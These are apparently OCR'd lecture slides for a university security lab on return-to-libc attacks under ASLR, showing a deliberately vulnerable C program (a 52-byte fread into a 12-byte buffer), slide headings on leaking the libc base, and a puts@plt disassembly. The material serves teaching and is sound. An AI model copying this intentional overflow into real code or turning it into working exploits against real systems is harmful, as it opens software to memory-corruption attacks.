
Return-to-libc: With ASLR

Yajin Zhou (http://yajin.org)


Zhejiang University

Credits: SEEDLab
http://www.cis.syr.edu/~wedu/seed/

Lab1




```c
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

unsigned int xormask = 0xBE;
int i, length;

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    length = fread(buffer, sizeof(char), 52, badfile);

    /* XOR the buffer with a bit mask */
    for (i=0; i<length; i++) {
        buffer[i] ^= xormask;
    }

    return 1;
}
```



```c
int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);

    return 1;
}
```

The Idea of Return-to-libc


- In fact, the process' memory space has lots of code that could be abused




What if we have ASLR enabled?

Leak Libc Base

- Dynamic linking




```
08048380 <puts@plt>:
 8048380:     ff 25 14 a0 04 08          jmp    *0x804a014
 8048386:     68 10 00 00 00             push   $0x10
 804838b:     e9 c0 ff ff ff             jmp    8048350 <_init+0x24>
```



